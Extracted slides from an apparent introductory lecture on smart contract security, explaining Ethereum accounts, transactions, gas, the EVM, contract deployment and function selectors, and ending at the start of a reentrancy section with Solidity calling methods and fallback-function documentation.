



Introduction to Smart Contract Security

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Background: Ethereum

Ethereum



It's more than
cryptocurrency.

Build unstoppable applications

Ethereum is a **decentralized platform that runs smart contracts :**
applications that run exactly as programmed without any possibility of
downtime, censorship, fraud or third-party interference.

These apps run on a custom built **blockchain, an enormously powerful**
shared global infrastructure that can move value around and represent
the ownership of property.

This enables developers to create markets, store registries of debts or
promises, move funds in accordance with instructions given long in the past
(like a will or a futures contract) and many other things that have not been
invented yet, all without a middleman or counterparty risk.

The project was bootstrapped via an ether presale in August 2014 by fans all
around the world. It is developed by the [Ethereum Foundation](#), a Swiss non-
profit, with contributions from great minds across the globe.



Basic Concepts

- Ethereum node
- Ethereum
 - Accounts (Two types) and Wallets
 - Transactions
- Smart Contracts
 - Solidity: Language used for smart contract development



Ethereum Node

- Full node: Validate **all transactions** and new blocks
- Operate in a P2P fashion
- Each contains a copy of the entire Blockchain
- **Light clients** - store only block headers
 - Provide easy verification through tree data structure
 - Don't execute transactions, used primarily for balance validation
- Implemented in a variety of languages (Go, Rust, etc.)



Accounts and Wallets

- Accounts:
 - Two Kinds:
 - **External Owned Accounts** - (**EOA**, most common account)
 - **Contract Accounts**
 - Allow for interaction with the blockchain
- Wallets:
 - A set of one or more external accounts
 - Used to store/transfer Ether




Accounts and Wallets

- **External Account** (EOA, Valid Ethereum Address)
 - Consist of a public/private key-pair
 - Can have a balance
 - Has an associated **nonce** (amount of transactions sent from the account) **and a balance**
 - codeHash - Hash of associated account code, i.e. a computer program for a smart contract (hash of an empty string for external accounts, EOAs)

Accounts and Wallets

- **Contract Account: Ethereum account that can store and execute code**
 - Has an associated **nonce** and **balance**
 - codeHash - hash of associated **account code**
 - storageRoot contains Merkle tree of associated **storage data**



Examples



Eth: \$180.69 (+7.93%)

All Filters

Search by Address / Txhash / Block / Token / Ens



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Address 0x323D1C3462776f07a316EbdFb46a1E280181D964



Earn Interest

Crypto Loan

Sponsored: CodeFund provides funding to open source blockchain projects through non-tracking ads [Do you qualify?](#)

Overview

Balance: 38.951323702747088771 Ether

Ether Value: \$7,038.11 (@ \$180.69/ETH)

Token:

\$0.00

2



More Info



Transactions: 124,122 txns



Eth: \$180.61 (+7.88%)

All Filters

Search by Address / Txhash / Block / Token / Ens



Home

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Sign In



Contract 0x8562c38485B1E8cCd82E44F89823dA76C98eb0Ab



Earn Interest

Crypto Loan

Etherscan - Sponsored slots available. [Book your slot here!](#)

Contract Overview

Balance: 0 Ether

Ether Value: \$0

Token:

\$0.00

1



More Info



Transactions: 211,769 txns


Contract Creator: [0x0075fd4a7e9a268...](#) at txn [0x6e653115cacb3b...](#)



Transactions

- A request to modify the state of the blockchain
 - Can **run code** (contracts) which **change global state (storage)**
- Launched by an EOA or Contract account (internal transaction)
- Types
 - **Fund Transfer Between EOA**
 - **Deploy a Contract on Ethereum Network (discuss later)**
 - **Execute a Function on a Deployed Contract (discuss later)**

Transactions: Fund Transfer Between EOA



From	Fund sender, an EOA (20-byte address)
To	Fund recipient, another EOA (20-byte address)
Value	Amount, in weis
Data / Input	Empty
Gas Limit	Larger enough for an ether transfer transaction
Gas Price	To be determined by transaction initiator



Transactions: Fund Transfer Between EOA

```
> web3.fromWei(eth.getBalance(eth.accounts[0]))
100
> web3.fromWei(eth.getBalance(eth.accounts[1]))
100
> eth.sendTransaction({
..... from: eth.accounts[0],
..... to: eth.accounts[1],
..... value: web3.toWei(10)
..... })
"0x497913c178f65613035b22340fcf5bc59c7ed474bfa3c1e798c6dffbeda9da5b"
>
> web3.fromWei(eth.getBalance(eth.accounts[0]))
89.99958
> web3.fromWei(eth.getBalance(eth.accounts[1]))
110
```

Smart Contracts

- Function like an external account
 - Hold funds
 - Can interact with other accounts and
 - **Contain code**
- Can be **called through transactions**





Code Execution

- Every Ethereum node contains a virtual machine (similar to Java)
 - Called the Ethereum Virtual Machine (EVM)
 - **Compiles** code from high-level language to bytecode
 - Executes smart contract code and broadcasts state
- Every **full-node** on the blockchain **processes every transaction** and **stores the entire state**
 - What's the problem here: consumes resources but gets nothing!



Gas

- Halting problem (infinite loop - consume resources) – **reason for Gas**
- Problem: Cannot tell whether or not a program will run infinitely from compiled code - **why?**
- Solution: charge fee per computational step to limit infinite loops and stop flawed code from executing
- Every transaction needs to specify an **estimate of the amount of gas it will spend - gas Limit**
- Essentially a measure of how much one is willing to spend on a transaction, even if buggy



Gas Cost

- **Gas Price:** current market price of a unit of Gas (in Wei)
 - Check gas price here: <https://ethgasstation.info/>
 - Is always set before a transaction by user
- **Gas Limit:** maximum amount of Gas user is willing to spend
- **Gas Cost** (used when sending transactions) is calculated by **gas used*gasPrice**
- **Gas used**
 - normal transaction - 21,000
 - smart contracts: depends on resources consumed - instructions executed and storage used
- **What if gas limit < gas cost?**



Gas Cost

Unit	Wei
Wei	1
<u>Kwei</u> / <u>ada</u> / <u>femtotether</u>	1,000
<u>Mwei</u> / <u>babbage</u> / <u>picoether</u>	1,000,000
Gwei / <u>shannon</u> / <u>nanoether</u> / <u>nano</u>	1,000,000,000
Szabo / <u>microether</u> / <u>micro</u>	1,000,000,000,000
Finney / <u>milliether</u> / <u>milli</u>	1,000,000,000,000,000
Ether	1,000,000,000,000,000,000

Quick quiz: who will get the transaction fee?



A Normal Transaction

Overview	
Comments	
Transaction Information	
TxHash:	0x08b36b754691aa6f0608cb983bd23f2eec045a40f6ea41165dd48e8046af1514
TxReceipt Status:	Success
Block Height:	5082447 (23 block confirmations)
TimeStamp:	4 mins ago (Feb-13-2018 10:58:24 AM +UTC)
From:	0xdc7695c441165dd48e8046af1514
To:	0x27bd240886d755e1d273a21d2f00d8598c1c5724
Value:	1.01682595274441134 Ether (\$846.17)
Gas Limit:	21000
Gas Used By Txn:	21000
Gas Price:	0.000000008 Ether (8 Gwei)
Actual Tx Cost/Fee:	0.000168 Ether (\$0.14)
Cumulative Gas Used:	866792
Nonce:	0



Eth Gas Station

Estimates over last 1,500 blocks - Last update: Block 7528466

Recommended Gas Prices in Gwei

8 fast (<2m)
\$0.031/transfer

4 standard (<5m)
\$0.015/transfer

2 safe low (<30m)
\$0.008/transfer

Gas-Time-Price Estimator: For transactions sent at block: 7528466

Adjust confirmation time



Avg Time (min)

0.34

Gas Used*

21000

95% Time (min)

0.85

Avg Time (blocks)

2

Gas Price (Gwei)*

4

95% Time (blocks)

5


Tx Fee (Fiat)

\$0.015


Tx Fee (ETH)

0.00008

Transaction Count by Gas Price



Confirmation Time by Gas Price






Miner

- Miner is responsible for **creating new block** and **packing transactions**
- They are rewarded by the network, and transaction fee
- They tend to pack the transactions with higher transaction fee

Background: Smart Contract

Smart contracts are widely used

- **Voting systems**
- **Cryptocurrencies**
- **Gaming**
- **Lottery**
- ...





EVM: Ethereum Virtual Machine

- “Accounts” have **code and storage**
- Send each other “messages” (transactions)
- “Contracts” receive messages -> run code (function call)
- Stack-based language: 56 opcodes, arithmetic, boolean, control flow, crypto
- New: **gas, create, suicide**



Ethereum Virtual Machine

- Stack based: **Rather than relying on registers, any operation will be entirely contained within the stack.** Operands, operators, and function calls all get placed on the stack, and the EVM understands how act on that data and make the smart contract execute.
- Ethereum uses **Postfix Notation to implement its stack-based implementation.** What this means, in very simplified terms, is that the last operator to get pushed on the stack will act on the data pushed onto the stack before it.
- Example: if we want to perform $2 + 2$, then **we could just as easily represent this as $2\ 2\ +$, which is Postfix**





How to Program a smart contract

```
pragma solidity ^0.4.0;

contract SimpleStorage {

    uint storedData;

    function set(uint x) public {
        storedData = x;
    }

    function get() constant public returns (uint retVal) {
        return storedData;
    }

}
```

<code>solc --bin SimpleStorage.sol</code>	→ Contract bytecode
<code>solc --bin-runtime SimpleStorage.sol</code>	→ Runtime bytecode



Bytecode vs. Runtime Bytecode

- The **contract bytecode** is the bytecode of what will actually end up sitting on the blockchain **PLUS** the bytecode needed for the transaction of placing that bytecode on the blockchain, and initializing the smart contract (running the constructor).
- The **runtime bytecode**, on the other hand, is just the bytecode that ends up sitting on the blockchain. This does not include the bytecode needed to initialize the contract and place it on the blockchain.



- <https://ethervm.io/decompile>


Decompilation

This might be constructor bytecode - to get at the deployed contract, go back and remove

```
contract Contract {  
    function main() {  
        memory[0x40:0x60] = 0x80;  
        var var0 = msg.value;  
  
        if (var0) { revert(memory[0x00:0x00]); }  
  
        memory[0x00:0xdf] = code[0x1f:0xfe];  
        return memory[0x00:0xd1];  
    }  
}
```




Deploy a Contract on Ethereum Network



From	Contract deployer, an EOA (20-byte address)
To	Empty
Value	Amount, in weis (if required by contract constructor)
Data / Input	Bytecode, plus any encoded arguments if required by constructor
Gas Limit	Larger enough for contract deployment
Gas Price	To be determined by transaction initiator

[illegible]






Deploy Smart Contracts

- In the transaction, the to is left **empty ('0x0' is shown)**.
- In the input, we only place the bytecode. It is because our SimpleStorage contract does not have a constructor that requires arguments. If arguments are needed in constructor, they are encoded according to the type and appended after the bytecode.
- The Contract address is found in **Transaction Receipt**.
- The default Gas Limit (gas) is 90,000 gas. If you do not specify the gas, you will encounter “out of gas” as it takes more than 90,000 gas for processing this transaction. Therefore we specify 200,000 gas for this transaction.
- It turns out the transaction processing only takes 112,213 gas. The remain is returned to transaction sender.

Execute a Function on a Deployed Contract





Function Selectors: which function to call

- In the Solidity code above, two functions are defined: `get()` and `set(uint)`.
- When contract code is compiled, these functions are processed through a hashing function (keccak256, implemented as sha3 in web3 library) and the first four bytes are taken out as the **function selectors**.
 - **0x6d4ce63c** for `get()`
 - **0x60fe47b1** for `set(uint256)`

```
> web3.sha3('get()')  
"0x6d4ce63caa65600744ac797760560da39ebd16e8240936b51f53368ef9e0e01f"  
> web3.sha3('set(uint256)')  
"0x60fe47b16ed402aae66ca03d2bfc51478ee897c26a1158669c7058d5f24898f4"
```


Reentrancy Attack



Methods of calling functions

- Call——invokes a function **and** can transfer Ether.

```
c.call.value(amount)(bytes4(sha3("ping(uint256)")),n);
```

- Direct call——using a function as a method of the contract

```
contract Alice { function ping(uint) returns (uint) }  
contract Bob { function pong(Alice c){ c.ping(42); } }
```



Methods of calling functions

- Send——is used to transfer Ether to the recipient r in the form of **r.send(amount)** - **r is receiver (stranger!)**
- **send is actually a call**
- send passes empty function signature to the recipient
- if the recipient is a contract, its **fallback function** is executed.



Fallback function

Fallback Function

A contract can have exactly one unnamed function. This function cannot have arguments, cannot return anything and has to have `external` visibility. It is executed on a call to the contract if none of the other functions match the given function identifier (or if no data was supplied at all).

Furthermore, this function is executed whenever the contract receives plain Ether (without data). To receive Ether and add it to the total balance of the contract, the fallback function must be marked `payable`. If no such function exists, the contract cannot receive Ether through regular transactions and throws an exception.

In the worst case, the fallback function can only rely on 2300 gas being available (for example when *send* or *transfer* is used), leaving little room to perform other operations except basic logging. The following operations will consume more gas than the 2300 gas stipend:

